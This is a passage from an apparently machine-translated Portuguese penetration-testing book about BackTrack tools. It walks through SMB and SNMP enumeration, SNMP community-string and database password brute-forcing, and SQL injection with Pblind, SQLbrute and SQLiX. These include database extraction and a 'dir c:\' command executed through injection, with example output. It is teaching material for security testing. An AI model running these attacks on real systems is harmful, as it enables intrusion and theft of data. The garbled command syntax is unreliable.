Se você seguiu os passos anteriores bem, agora você está pronto para começar fuzzing a aplicação web alvo contra um conjunto de vulnerabilidades de injeção SQL. Para de início, vá ao menu e escolha Painel | Início ou use a tecla de atalho Ctrl + Enter de seu teclado. Como o pedido está sendo processado, você verá que o Saída foi registado na tabela abaixo o painel de pedido. Além disso, você pode ser interessado em aproximar-se sobre os progressos a cada solicitação HTTP (s) que pode ser feito através do uso da On The Wire guia. Após a sessão fuzzy foi concluída, você pode investigar cada resposta com base na solicitação crafted. Isto pode ser feito por clicando na resposta específica no Saída janela e botão direito do mouse para escolher Propriedades ou Open in Browser opção. Obtemos a seguinte resposta a um dos nossos pedidos que mostra claramente a possibilidade de vulnerabilidade de injeção SQL:

```
HTTP/1.1 500 Internal Server Error Connection: close Date: Fri, 04
Setembro 2010 21:59:06 GMT Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET
Content-Length: 302 Content-Type: text / html Set-Cookie: ASPSESSIONIDQA
DTCRCB = KBLKHENAJBNNKIOKKAJJFCDI; path = / Cache-control: private
```

```
Microsoft SQL Native Client erro '80040e14 '
Aspas não fechadas depois da"cadeia de caracteres.
/ Showthread.asp, linha 9
```

É importante notar que a aplicação JBroFuzz sob BackTrack está desatualizado (v1.1) E da última edição (v2.3) Tem um monte de novas funcionalidades e funções. Para mais informações, visite http://wiki191.owasp.org/index.php/Category:OWASP_JBroFuzz.

SMB análise

Server Message Block (SMB) é um protocolo de camada de aplicação que é comumente usado para fornecer serviços de compartilhamento de arquivo e impressora. Além disso, também é capaz de lidar com o

partes entre os portos de série e colocou comunicações diversas entre os diferentes nós na rede. É também conhecido como Common Internet File System (CIFS). SMB é puramente baseado em arquitetura cliente-servidor e tem sido implementado em vários sistemas operacionais, como Linux e Windows. Network Basic Input Output System (NetBIOS) é parte integrante do protocolo SMB que implementa o serviço de transporte em sistemas Windows. NetBIOS roda em cima do protocolo TCP / IP (NBT) e, assim, permite que cada computador com um nome de rede único e um endereço IP para se comunicar mais de Rede de Área Local (LAN). Além disso, o serviço DCE / RPC usa como SMB um canal para autenticado de comunicação entre processos (IPC) entre a rede os nós. Este fenômeno permite a comunicação entre os processos e os computadores para compartilhar dados em canais autenticado. Os serviços NetBIOS são comumente oferecidos em vários portos TCP e UDP (135, 137, 138, 139 e 445). Devido a estas superior capacidades e fraca implementação do protocolo SMB, que sempre foi uma vital alvo de hackers. Uma série de vulnerabilidades foram reportadas no passado que poderia ser vantajoso para comprometer o alvo. As ferramentas apresentadas nesta seção irá nos fornecer informações úteis sobre o destino, como hostname, executando serviços, controlador de domínio, endereço de MAC, tipo de sistema operacional, os usuários atuais logado, escondidos ações, informações de tempo, o grupo de usuários, sessões atuais, impressoras, discos disponíveis e muito mais.



Mais informações sobre o SMB, NetBIOS e outras protocolos podem ser obtidas no:
<http://timothydevans.me.uk/nbf2cifs/book1.html>.



Impacket Samrdump

O Samrdump é uma aplicação que recupera informações sigilosas sobre a especificado alvo Account Manager usando segurança (SAM), uma interface remota que é acessíveis ao abrigo do Distributed Computing Environment / Remote Procedure Calls (DCE / RPC). Ele lista todas as ações do sistema, contas de usuário e outras informações úteis informações sobre a presença de destino na rede local.

Para iniciar Samrdump Impacket, vá para Backtrack | Vulnerabilidade de identificação | SMB Análise | Impacket samrdump ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / python / impacket-examples /  
#. / Samrdump.py
```



Isto irá exibir todos os usos da sintaxe e informações necessárias para executar Samrdump. Usando uma sintaxe simples `. / User samrdump.py: pass @ porto ip / SMB` ele vai nos ajudar a executar o aplicativo contra a porta selecionada (139 ou 445).

```
# / Samrdump.py H4x:. 123@192.168.0.7 445/SMB
Recuperando lista de ponto de extremidade de 192.168.0.7
Tentando protocolo 445/SMB ...
Domínio encontrado (s):
. CUSTDESK
. Builtin
A procura de usuários no domínio CUSTDESK
Usuário encontrado: Administrador, uid = 500
Usuário encontrado: ASPNET, uid = 1005
Usuário encontrado: Convidado, uid = 501
Usuário encontrado: H4x, uid = 1010
Usuário encontrado: HelpAssistant, uid = 1000
Usuário encontrado: IUSR_MODESK, uid = 1004
Usuário encontrado: IWAM_MODESK, uid = 1009
Usuário encontrado: MoDesktop, uid = 1003
Usuário encontrado: SUPPORT_388945a0, uid = 1002
Administrador (500) / Enabled: true
...
```

A saída mostra claramente todas as contas de usuários realizada pelo computador remoto. É crucial notar que o nome de usuário e senha para o sistema de destino só é necessária quando você precisa de certas informações que de outra forma não está disponível. Inspeccionando todas as ações disponíveis para dados sensíveis e rachaduras em outras contas de usuário podem ainda revelar informações valiosas.

Smb4k

O Smb4k é um fácil de usar browser vizinhança na rede. Ele vai nos ajudar a navegue automaticamente os compartilhamentos de rede em grupos de trabalho ativa e domínios. Dependendo da política de segurança de destino pode solicitar que você digite a autenticação detalhes, a fim de visualizar ou acessar os compartilhamentos remotos. Montagem e desmontagem operações também são suportados nestas partes remotas. As ações podem ser montados visualizados diretamente no gerenciador de arquivos (Konqueror) ou programa de terminal (Konsole). A capacidade de utilizar as opções personalizadas para servidores individuais, sincronização entre partes remotas e arquivos locais, procurando na rede específica, KWallet gerenciamento de senhas e bookmarking suas ações favoritas são alguns dos principais características de Smb4k.

Para iniciar Smb4k, vá para Backtrack | Vulnerabilidade Identificação | Análise SMB | Smb4k ou executar o seguinte comando no shell:

Smb4k

Isso fará com que a interface GUI para Smb4k popup. Inicialmente, ele irá verificar seu local grupo de trabalho e encontrar as máquinas de hospedagem partes remotas. Ao clicar em qualquer compartilhamento

pasta (foldername \$) Que irá montá-lo automaticamente no painel da direita, se o alvo não tem uma política de autenticação. Você também pode montar os compartilhamentos ocultos manualmente usando

Network | Monte manualmente (Ctrl + O) e fornecer o nome do compartilhamento, o endereço IP, e grupo de trabalho. Qualquer pasta de compartilhamento acessíveis podem ser visualizados através Ações | Open

com o Konqueror (Ctrl + K) ou Aberto com Konsole (Ctrl + L). Além disso, você também pode bookmark favorito usando as ações Bookmarks | Add Bookmark (Ctrl + B) menu.

Finalmente, se você decidir personalizar tudo apresentado por Smb4k, então vá para a menu Configurações | Configure Smb4k. Isto proporcionará flexibilidade na definição de usuário interface, opções de rede, função de ações, processo de autenticação, as configurações de Samba, e gestão de sincronização.

Análise SNMP

Simple Network Management Protocol (SNMP) é um protocolo de camada de aplicação concebido para ser executado na porta UDP 161. Sua principal função é monitorar toda a rede dispositivos para condições que podem exigir atenção administrativa, tais como o poder interrupção ou destino inacessível. A rede SNMP-enabled consiste tipicamente de dispositivos de rede, gerente e agente. Um gerente de controles administrativo tarefas para gerenciamento de rede e operações de monitoramento, um agente é um software que roda em dispositivos de rede, e estes dispositivos de rede poderia envolver roteadores, switches, hubs, câmeras IP, pontes, e às vezes a operação do sistema máquinas (Linux, Windows). Estes agente habilitado informações do relatório sobre os dispositivos sua largura de banda, tempo de atividade, os processos em execução, interfaces de rede, serviços do sistema,

e outros dados cruciais para o gerente via SNMP. A informação é transferida e salvo na forma de variáveis que descrevem a configuração do sistema. Estes variáveis são organizadas em hierarquias sistemática conhecida como Information Management Bases (MIBs), onde cada variável é identificada com um único Object Identifier (OID).

Há um total de três versões disponíveis para SNMP (1, 2, 3). Do ponto de vista de segurança ponto, v1 e v2c foram projetadas para lidar com sistemas de base comunitária de segurança enquanto v3 melhor esta função de segurança para proporcionar uma melhor confidencialidade, integridade e autenticação. As ferramentas que apresentamos nesta seção, principalmente alvo v1 e v2c dispositivos baseados em SNMP.



, A fim de saber mais sobre o protocolo SNMP, visite:
<http://www.tech-faq.com/snmp.html>.

Para iniciar ADMSnmp ir para Backtrack | Vulnerabilidade de identificação | SNMP
Análise | ADMSnmp ou usar o console para executar o seguinte comando:

Uma vez executado, ele irá mostrar todas as opções possíveis e informações de sintaxe. Em nosso exercício, seremos uma varredura dos nossos dispositivos de internetwork a fim de encontrar nomes válidos da comunidade e suas permissões de acesso. Já preparou um wordlist (senhas) Contendo seqüências de comunidade conhecida para usá-lo para o nosso bruta operação de força.

```
ADMSnmp vbeta 0.1 (c) A equipe da ADM
ftp://ADM.isp.at/ADM/
cumprimenta: ADM, el8.org, ansia
>>>>>>>> Obter o nome req = diamante id = 2 >>>>>>>>>
>>>>>>>> Obter o nome req = cmaker id = 5 >>>>>>>>>
>>>>>>>> Obter o nome req = changeme id = 8 >>>>>>>>>
>>>>>>>> Obter o nome req = ataque id = 11 >>>>>>>>>
>>>>>>>> Obter name = req changeme2 id = 14 >>>>>>>>>
>>>>>>>> Obter o nome req = NULL id = 17 >>>>>>>>>>
>>>>>>>> Obter o nome req = id = 20 >>>>>>>>>> pública
>>>>>>>> Obter o nome req = id = 23 privada >>>>>>>>>>
<<<<<<<<<< Recv snmpd paket id = 21 = nome pública ret = 0 <<<<<<<<<<
>>>>>>>>> Enviar SetRequest id = 21 name = >>>>>>>>>> pública
>>>>>>>>> Obter o nome secreto req = id = 26 >>>>>>>>>>
Recv <<<<<<<<<< snmpd paket id = 22 = nome pública ret = 0 <<<<<<<<<<
>>>>>>>>> Obter o nome req = cisco id = 29 >>>>>>>>>>>>
Recv <<<<<<<<<<< snmpd paket id = 24 name = ret = 0 privada <<<<<<<<<<<
>>>>>>>>>> Enviar SetRequest id = nome = 24 >>>>>>>>>>> privada
>>>>>>>>> Obter o nome req = id = 32 admin >>>>>>>>>>>
Recv <<<<<<<<<< snmpd paket id = 25 name = ret = 0 privada <<<<<<<<<<<
>>>>>>>>>> Obter o nome req = id = 35 default >>>>>>>>>>>
Recv <<<<<<<<<<< snmpd paket id = 158 name = ret = 0 privada <<<<<<<<<<<
>>>>>>>>>> Obter o nome req = Cisco id = 38 >>>>>>>>>>>
Recv <<<<<<<<<< snmpd paket id = 158 name = ret = 0 privada <<<<<<<<<<<
>>>>>>>>>> Obter o nome req = ciscos id = 41 >>>>>>>>>>>
```

```
<! ADM> verificar snmp sobre 10.93.15.242
sys.sysName.0: Multi-WAN Link Balancer VPN
name = readonly acesso público
name = acesso de escrita privada
```

```
<! ADM>
```

Como você pode ver, nós detectar tanto público e privado nomes de comunidade com os seus permissões relevantes para o acesso MIBs. Esta informação é importante e pode ainda ser usado para enumerar sistema interno do alvo e dados de configuração de rede.

Snmp Enum

O Enum Snmp é um pequeno script Perl usado para enumerar o dispositivo de destino para SNMP obter mais informações sobre o seu sistema interno e da rede. Os principais dados recuperados podem incluir os usuários do sistema, informações de hardware, serviços em execução, o software instalado, uptime, compartilhar pastas, drives de disco, endereços IP, interfaces de rede e outros úteis informações com base no tipo de dispositivo SNMP (Cisco, Windows e Linux).

Para iniciar Snmp Enum ir para Backtrack | Vulnerabilidade de identificação | SNMP Análise | Snmp Enum ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / enumeração / snmpenum /
#. / Snmpenum.pl
```

Agora, usando a sintaxe dada, e informação prévia sobre o público comunidade string em um dos nossos servidores Windows NT, nós executamos o seguinte teste:

```
#. / Snmpenum.pl 10.20.182.44 windows.txt pública
```

```
-----
SOFTWARE INSTALADO
-----

Service Pack 3 para o SQL Server Integration Services 2005 (64 bits)
Service Pack 3 para SQL Server Reporting Services 2005 (64 bits) E
Service Pack 3 para os Serviços de Banco de Dados SQL Server 2005 (64 bits) PT
Service Pack 3 para Ferramentas do SQL Server e Componentes Workstation 2
Update Rollup 7 de Microsoft Dynamics CRM dados Connector parágrafo
Microsoft. NET Framework 3.5 SP1
Microsoft SQL Server 2005 (64 bits)
...
-----
UPTIME
-----

16 dias, 05:47:33.16
...
-----
```

HOSTNAMESERVERSQLCRM01

USUÁRIOS

Convidado
Colombo
Administrador

DISCOS

A: \
C: \ label: c9a56ad número de série
D: \
E: \
Memória virtual
Memória física

Processos em Execução

Process System Idle
Sistema
svchost.exe
Slsvc.exe
smss.exe
svchost.exe
...

LISTENING UDP PORTS

123
161
500
1434
4500
5355

INFO SYSTEM

Hardware: Intel64 Family 6 Model 26 Stepping 5 AT / AT compatível -
Software: Windows Versão 6.0 (Build 6001 multiprocessador Free)
...

Como você pode ver, uma enorme quantidade de informação tem sido exibido na tela. Isso irá nos ajudar a aprender mais sobre o nosso destino (10.20.182.44) A partir da técnica vulnerabilidade ponto de vista de avaliação.

Walk SNMP

O Walk SNMP é uma ferramenta de coleta de informações poderosa. Ele extrai todo o dispositivo da dados de configuração, dependendo do tipo de dispositivo em exame. Esses dados são muito útil e informativo, em termos de lançamento de novos ataques e exploração tentativas contra o alvo. Além disso, o Walk SNMP é capaz de recuperar um dados único grupo MIB OID ou valor específico.

Para iniciar Walk SNMP, vá para Backtrack | Vulnerabilidade de identificação | SNMP Análise | Walk SNMP ou usar o console para executar o seguinte comando:

```
# Snmpwalk
```

Você vai ver as instruções do programa de uso e opções na tela. Os principais vantagem de usar Walk SNMP é a capacidade de se comunicar através de três diferentes versões do protocolo SNMP (v1, v2c, v3). Isto é bastante útil em uma situação onde o dispositivo remoto não suporta compatibilidade com versões anteriores. No nosso exercício nós formulou a entrada de linha de comando com foco v1 e v2c respectivamente.

```
# Snmpwalk-v 2c-c public-OT-L f snmpwalk.txt 10.20.127.49
```

```
SNMPv2-MIB:: sysDescr.0 = STRING: Hardware: x86 Family 15 Model 4  
Stepping 1 AT / AT compatível - Software: Windows Versão 5.2 (Build  
3790 multiprocessador Free)  
SNMPv2-MIB:: sysObjectID.0 = OID: SNMPv2-SMI:: enterprises.311.1.1.3.1.2  
DISMAN-EVENT-MIB:: = sysUpTimeInstance TimeTicks: (1471010940) 170  
dias, 6:08:29.40  
SNMPv2-MIB:: = STRING sysContact.0:  
SNMPv2-MIB:: = STRING sysName.0: CVMBC-UNIDADE  
SNMPv2-MIB:: = STRING sysLocation.0:  
SNMPv2-MIB:: = INTEGER sysServices.0: 76  
IF-MIB:: = INTEGER ifNumber.0: 4  
IF-MIB:: = INTEGER ifIndex.1: 1  
IF-MIB:: = INTEGER ifIndex.65538: 65538  
IF-MIB:: = INTEGER ifIndex.65539: 65539  
IF-MIB:: = INTEGER ifIndex.65540: 65540  
IF-MIB:: = STRING ifDescr.1: interface loopback interno para 127.0.0  
rede  
IF-MIB:: = STRING ifDescr.65538: interface Internal Server RAS para discagem  
em clientes  
IF-MIB:: ifDescr.65539 = STRING: HP NC7782 Gigabit Server Adapter # 2
```

```

IF-MIB:: ifDescr.65540 = STRING: HP NC7782 Gigabit Server Adapter
IF-MIB:: = INTEGER ifType.1: softwareLoopback (24)
IF-MIB:: = INTEGER ifType.65538: ppp (23)
IF-MIB:: = INTEGER ifType.65539: ethernetCsmacd (6)
IF-MIB:: = INTEGER ifType.65540: ethernetCsmacd (6)
IF-MIB:: = INTEGER ifMtu.1: 32768
IF-MIB:: = INTEGER ifMtu.65538: 0
IF-MIB:: = INTEGER ifMtu.65539: 1500
...
IF-MIB:: = STRING ifPhysAddress.65539: 00:13:21: c8: 69: b2
IF-MIB:: = STRING ifPhysAddress.65540: 00:13:21: c8: 69: b3
IF-MIB:: = INTEGER ifAdminStatus.1: up (1)
...
IP-MIB:: = ipAdEntAddr.127.0.0.1 IpAddress: 127.0.0.1
IP-MIB:: = ipAdEntAddr.192.168.1.3 IpAddress: 192.168.1.3
IP-MIB:: = ipAdEntAddr.192.168.1.100 IpAddress: 192.168.1.100
IP-MIB:: = ipAdEntAddr.10.20.127.52 IpAddress: 10.20.127.52
IP-MIB:: = INTEGER ipAdEntIfIndex.127.0.0.1: 1
IP-MIB:: = INTEGER ipAdEntIfIndex.192.168.1.3: 65540
IP-MIB:: = INTEGER ipAdEntIfIndex.192.168.1.100: 65538
IP-MIB:: = INTEGER ipAdEntIfIndex.10.20.127.52: 65539
IP-MIB:: = ipAdEntNetMask.127.0.0.1 IpAddress: 255.0.0.0
IP-MIB:: = ipAdEntNetMask.192.168.1.3 IpAddress: 255.255.255.0
IP-MIB:: = ipAdEntNetMask.192.168.1.100 IpAddress: 255.255.255.255
IP-MIB:: = ipAdEntNetMask.10.20.127.52 IpAddress: 255.255.255.248
IP-MIB:: = INTEGER ipAdEntBcastAddr.127.0.0.1: 1
IP-MIB:: = INTEGER ipAdEntBcastAddr.192.168.1.3: 1
IP-MIB:: = INTEGER ipAdEntBcastAddr.192.168.1.100: 1
IP-MIB:: = INTEGER ipAdEntBcastAddr.10.20.127.52: 1
IP-MIB:: = INTEGER ipAdEntReasmMaxSize.127.0.0.1: 65535
IP-MIB:: = INTEGER ipAdEntReasmMaxSize.192.168.1.3: 65535
IP-MIB:: = INTEGER ipAdEntReasmMaxSize.192.168.1.100: 65535
IP-MIB:: = INTEGER ipAdEntReasmMaxSize.10.20.127.52: 65535
RFC1213-MIB:: = ipRouteDest.0.0.0.0 IpAddress: 0.0.0.0
RFC1213-MIB:: = ipRouteDest.127.0.0.0 IpAddress: 127.0.0.0
RFC1213-MIB:: = ipRouteDest.127.0.0.1 IpAddress: 127.0.0.1
RFC1213-MIB:: = ipRouteDest.192.168.1.0 IpAddress: 192.168.1.0
RFC1213-MIB:: = ipRouteDest.192.168.1.3 IpAddress: 192.168.1.3
RFC1213-MIB:: = ipRouteDest.192.168.1.100 IpAddress: 192.168.1.100
RFC1213-MIB:: = ipRouteDest.192.168.1.255 IpAddress: 192.168.1.255
RFC1213-MIB:: = ipRouteDest.10.20.127.48 IpAddress: 10.20.127.48
RFC1213-MIB:: = ipRouteDest.10.20.127.52 IpAddress: 10.20.127.52
RFC1213-MIB:: = ipRouteDest.10.20.127.255 IpAddress: 10.20.127.255
...

```

Informações extraídas aqui fornece insights úteis para a máquina de destino. O opção de linha de comando -C representa a string da comunidade para ser usado para extrair MIBs, -O para imprimir a saída em um formato de texto legível (T) E -L para registrar os dados em um arquivo (f snmpwalk.txt). Mais informações sobre vários usos Walk SNMP pode ser encontrada em <http://net-snmp.sourceforge.net/wiki/index.php/TUT:snmpwalk>. Como tanto quanto a informação é colhida e revista vai ajudar o testador penetração para entender a infra-estrutura de rede de destino.

Análise de aplicação Web

A maioria dos aplicativos desenvolvidos hoje integrar as tecnologias web diferentes, que aumentar a complexidade eo risco de expor dados sensíveis. Aplicações web sempre foi um alvo de longa data de adversários maliciosos para roubar, manipular, sabotagem, e extorquir os negócios sociais. Esta proliferação de aplicações web colocou enormes desafios para testadores de penetração. A chave é assegurar tanto a web aplicações (frontend) e bancos de dados (back-end) na parte superior de segurança de rede contramedidas. É absolutamente necessário porque as aplicações web funcionam como um conjunto de dados

sistema de processamento e banco de dados é responsável por armazenar dados sensíveis (por exemplo, cartões de crédito, dados dos clientes, dados de autenticação, e assim por diante). Nesta seção, dividimos a nossa abordagem para testes de aplicações web e bancos de dados individualmente. No entanto, é extremamente importante para você entender o relação básica e arquitetura de uma infra-estrutura de tecnologia combinada. O ferramentas de avaliação previstos na medida BackTrack a segurança das aplicações web e bases de dados em um processo conjunto de tecnologia de avaliação. Isso significa que algumas ferramentas

explorar a interface web, a fim de comprometer a segurança do banco de dados de back-end. (Por exemplo, o processo de ataque de injeção SQL).

Avaliação de ferramentas de banco

de dados Uma combinação entre as três categorias de análise do banco de dados BackTrack ferramentas (MSSQL, MySQL e Oracle) e apresentou as ferramentas selecionadas com base em suas principais funções e capacidades. Esse conjunto de ferramentas principalmente lidar com impressões digitais, enumeração de auditoria de senha, e avaliar o alvo com ataque de injeção SQL, permitindo assim que um auditor para rever os pontos fracos encontrados na web frontend aplicação, bem como o banco de dados backend.



Para saber mais sobre ataques de injeção SQL e seus tipos, por favor visite: http://hakipedia.com/index.php/SQL_Injection.



DBPwAudit

DBPwAudit é uma ferramenta java baseada projetada para senhas de auditoria para Oracle, MySQL, MS-SQL e servidores IBM DB2. O design do aplicativo é bastante simplificado para nos permitem adicionar mais tecnologias de banco de dados, conforme necessário. Ela ajuda o pentester para descobrir contas de usuário válido no banco de dados de sistemas de gestão, se não for temperado com política de senha segura. Que actualmente suporta o ataque senha baseada em dicionário mecanismo.

Para iniciar DBPwAudit, vá Backtrack | Análise de aplicações Web | Banco de dados | MSSQL | DBPwAudit ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / database / dbpwaudit /
```

```
#. / Dbpwaudit.sh
```

Isto irá exibir todas as opções e instruções de uso em sua tela. A fim de saber qual banco de dados de drivers são suportados pelo DBPwAudit, execute o seguinte comando:

```
#. / Dbpwaudit.sh-L
```

Isto irá listar todos os drivers de banco de dados disponível específicas para determinado banco de dados sistemas de gestão. Também é importante notar sua aliases, a fim de encaminhá-los para a execução do teste. Antes de apresentar qualquer exemplo, ele chegou ao nosso conhecimento que esses drivers não foram enviados com o pacote DBPwAudit devido a problemas de licenciamento. Isto também foi mencionado no README arquivo no diretório do programa. Assim, nós decidimos fazer o download e copie o arquivo de driver (por exemplo, MySQL JDBC) em suas diretório relevante / Pentest / database / dbpwaudit / jdbc /. Todas as outras consecutivos motoristas devem seguir as instruções semelhantes:

```
# Apt-get install java-libmysql
```

```
# Cp / usr/share/java/mysql-5.1.6.jar \ / pentest / database / dbpwaudit / jdbc /
```

Uma vez que o driver de banco de dados MySQL está no lugar, podemos começar a auditoria do banco de dados alvo servidor para contas de usuário comum. Para este exercício, temos também criou dois arquivos users.txt e passwords.txt com uma lista de nomes de usuário e senhas comuns.

```
#. / Dbpwaudit.sh-s-d 10.2.251.24 pokeronline-D MySQL-U \ users.txt-P passwords.txt
```

```
DBPwAudit v0.8 por Patrik Karlsson <patrik@cquire.net>
```

```
-----
[Terça Set 14 17:55:41 UTC 2010] A partir de auditoria de senha ...
[Terça Set 14 17:55:41 UTC 2010] Teste usuário: root, pass: admin123
[Terça Set 14 17:55:41 UTC 2010] usuário de teste: pokertab, pass: admin123
ERRO: mensagem: Acesso negado para o usuário 'root' @ '10.2.206.18'(using
password: YES), código: 1045
```

```
[Terça Set 14 17:55:50 UTC 2010] Teste usuário: root pass: RolVer123
ERRO: mensagem: Acesso negado para o 'pokertab' user @ '10.2.206.18' (using
password: YES), código: 1045
[Terça Set 14 17:55:56 UTC 2010] usuário de teste: pokertab, pass: RolVer123
...
[Terça Set 14 17:56:51 UTC 2010] auditoria senha Finishing ...
```

Resultados para verificar senha contra 10.2.251.24 usando provedor de MySQL

user: pass pokertab: RolVer123

Testado 12 senhas em 69,823 segundo (0.17186314tries/sec)

Por isso, conseguimos descobrir uma conta de usuário válida. O uso de -D de linha de comando representa o nome do banco de dados, -d para banco de dados particular alias relevantes para SGBD alvo, -U para a lista de nomes de usuários e -P para a lista de senhas.

Pblind

Pblind é um script Python pequeno projetado para explorar vulnerabilidades de injeção SQL cegos dentro de um URL de destino indicado. Não é uma ferramenta totalmente automatizada, mas nas mãos de um

altamente qualificados auditor pode se transformar em uma máquina de injeção semi-automatizada SQL.

Conhecimento prévio da tecnologia de banco de dados (Oracle, MySQL, MS-SQL) é necessário

Para explorar o aplicativo de destino de forma eficaz.

Para iniciar Pblind ir para Backtrack | Web Application Analysis | Banco de dados | MSSQL

| Pblind ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / database / pblind /
```

```
#. / Pblind.py
```

Ele irá agora mostrar as instruções de uso e opções que poderiam ser usados com Pblind. Durante o nosso exercício, que já explorou o site-alvo execução PHP de aplicação e escolheu a URL específica terminando com parâmetro de valor =. Este cenário é muito importante porque a maioria das vulnerabilidades de injeção SQL são exploradas usando o valor parte (entrada fornecida pelo usuário) com caracteres string literal escape incorporado com comandos SQL, que executam as consultas malicioso no banco de dados alvo.

```
#. / Pblind.py \ "http://testphp.targetdomain.com/listproducts.php?cat=2"
```

```
...
[-] Url vulnerável!
Banco de dados: mysql
Resultado:
    Horário: 12.00517416
```

Depois de executar o teste anterior, entendemos que o servidor web remoto é usando a tecnologia de banco de dados MySQL. Com base no nosso conhecimento do MySQL e os funcionalidade rica de Pblind nos permite executar instruções MySQL dentro da URL.

```
#. / Mysql pblind.py-b \ "http://testphp.targetdomain.com/listproducts.  
php gato? = 2 versão + () "
```

```
...  
[-] Url vulnerável!  
Banco de dados: mysql  
Resultado:  
5. 0. 2 2 - d e b i a n _ 0
```

Horário: 16,2860600948

No segundo teste, nós consultado o servidor MySQL utilizando a introdução da aplicação vulnerável parâmetro para retornar as informações de versão. Como você pode ver, temos utilizado -B opção para especificar o tipo de dados de destino que já encontrou durante os primeiros teste. Temos usado a função MySQL version () para consultar as informações de versão sobre o exemplo banco de dados remoto. Este ataque pode ser estendido usando SQL complexas funções e instruções para extrair ou manipular o sistema de banco de dados.

SQLbrute

O SQLbrute é uma ferramenta de injeção de SQL avançado usado para extrair dados de um banco de dados de aplicativo web é vulnerável. Ele combina o poder do erro e baseada em baseadas em tempo cega vulnerabilidades de injeção SQL para avaliar a aplicação web alvo em padrões conhecidos que deve resultar em extrair os dados do banco de dados com sucesso. Atualmente ele suporta esses testes contra dois do banco de dados conhecidos tecnologias, MS-SQL Server e Oracle. No entanto, existe uma limitação para Oracle banco de dados que não podem ser testadas contra o tempo baseado em vulnerabilidades de injeção SQL.

Para iniciar SQLbrute, vá para Backtrack | Análise de aplicações Web | Banco de dados | MSSQL | SQLbrute ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / database / sqlbrute /  
#. / Sqlbrute.py
```

Isto irá exibir todas as opções e instruções de uso na tela. Durante este exercício que terá como alvo uma pequena aplicação web em execução no MS-SQL Server e tentar extrair todas as tabelas presentes no banco de dados. É importante notar que aqui estamos testar a nossa aplicação usando de erro baseado em ataque de injeção SQL.



Erro baseado possibilidade de injeção de SQL pode ser identificável por manualmente crafting a URL com cordas vulneráveis E 1 = 1,E 1 = 2,OR 1 = 1,OR 1 = 2 anexado no ponto de injeção e surfou com uma browser web para notar as diferenças nos resultados. Por exemplo, http://testasp.targetdomain.com / showthread.asp? id = 1 AND 1 = 1.

```
#. / Sqlbrute.py - dados "id = 1 '" - erro "NO RESULTADO" \ http://testasp.  
targetdomain.com / showthread.asp
```

```
Tipo de banco de dados: SQLServer  
Tabela:  
Colunas:  
Modo de enumeração: banco de dados  
Tópicos: 5  
Testando o aplicativo para garantir o seu trabalho opções  
...  
Este programa atualmente saída 60 segundos após a última resposta  
vem dentro  
Encontrados: msdb  
Encontrados: modelo  
Encontrados: tempdb  
Encontrados: master  
Encontrados: cmsdb  
Encontrados: forumdb  
...
```

No exemplo anterior, como não usar o - Servidor opção, pois por padrão, o programa assume que o alvo como o servidor MS-SQL. O uso de - Dados representa o parâmetro post e combinação de valor a ser anexado ao pedido HTTP URI com uma aspa simples para SQL notificação ponto de injeção. Isso mostra que a ferramenta deve diferenciar a condição de explorar entre sequência de consulta normal e POST de dados. Neste exercício, temos recuperado com êxito a lista de bancos de dados que pode ainda ser usado para extrair tabelas, colunas e dados.

```
#. / Sqlbrute.py - dados "id = 1 '" - erro "NO RESULTADO" - banco de dados \ cmsdb  
http://testasp.targetdomain.com/showthread.asp
```

```
...  
Este programa atualmente saída 60 segundos após a última resposta  
vem dentro  
Encontrados: cmsusers  
Encontrados: os países  
Encontrados: artigos  
Encontrados: pollervote  
Encontrados: fotos  
Encontrados: escritores  
Encontrados: seções  
Encontrados: sub_sections  
...
```

Agora temos como alvo a cmsdb banco de dados para extrair as tabelas usando o - Banco de dados opção. No próximo exemplo, vamos extrair as colunas para a tabela escritores.


```
#. / Sqlbrute.py - dados "id = 1 '" - erro "NO RESULTADO" - banco de dados \ cmsdb  
- Escritores tabela \ http://testasp.targetdomain.com/showthread.asp
```

```
...  
Este programa atualmente saída 60 segundos após a última resposta  
vem dentro  
Encontradas: nome  
Encontrados: e-mail  
Encontrados: telefone  
Encontradas: county  
Encontradas: endereço  
Encontrados: artnum  
Encontrados: articker  
Encontrados: comentários  
...
```

Agora temos recuperado com êxito as colunas para a escritores mesa. Podemos agora selecionar uma coluna especial para extrair os dados usando o - Coluna opção.

```
#. / Sqlbrute.py - dados "id = 1 '" - erro "NO RESULTADO" - banco de dados \  
cmsdb - escritores table - nome da coluna http://testasp.targetdomain.com/ \  
showthread.asp
```

```
...  
Este programa atualmente saída 60 segundos após a última resposta  
vem dentro  
Encontradas: John  
Encontrados: Vikas  
Encontrados: Dany  
Encontradas: Donald  
Encontradas: Rossi  
Encontrados: Elya  
Encontrados: Aimon  
...
```

Todos esses exemplos têm desde que com a melhor vista do SQLbrute programa. Você deve se lembrar que ainda podemos usar injeções de SQL com base no tempo para a aplicação que não responde a um erro baseado em injeção de SQL. Isto pode ser realizado usando o - Tempo opção com outras apropriadas de linha de comando switches.

SQLiX

SQLiX é muito útil Perl scanner de injeção com base SQL. Ele tem a capacidade de rastreamento, scan, e detectar os problemas de injeção SQL, variando de erro baseada em tipo cego. É capaz de analisar as aplicações de suporte MS-SQL, MySQL, PostgreSQL, e Oracle como banco de dados backend. SQLiX também oferece opções avançadas para atacando e comandando o destino se ele cai em uma categoria de banco de dados específico. Esta ferramenta também pode ser usado para verificar alguns vetores de injeção potenciais com base em HTTP cabeçalhos (como referer, agente e cookie).

Para iniciar SQLiX ir para Backtrack | Web Application Analysis | Banco de dados | MSSQL | SQLiX ou executar os seguintes comandos no seu shell:

```
# Cd / pentest / database / SQLiX /  
#. / SQLiX.pl
```

Todas as opções do programa será exibida na tela. No nosso exercício, será visando a aplicação web com URLs escolhidas aleatoriamente ter parâmetros e valores especificados. Assumimos que o alvo servidor de aplicativos ASP estaria funcionando MS-SQL Server banco de dados, assim que nós decidir executar o nosso teste com o comando do sistema injeção para listar o conteúdo do disco de servidor remoto (C: \), Se explorada com sucesso. Por favor note que isto só é verdade com o MS-SQL do sistema.

```
# / SQLiX.pl - \ Url = "http://testasp.targetdomain.com/showforum.asp?id=0"  
-All - \ explorar-cmd = "dir c: \\"-v = 2
```

```
...  
Analisando URL [http://testasp.targetdomain.com/showforum.asp?id=0]  
http://testasp.targetdomain.com/showforum.asp?id=0  
[+] Trabalhando em id  
[+] Método: MS-SQL mensagem de erro  
Mensagem de erro [ENCONTRADO] MS-SQL (implicite sem aspas)  
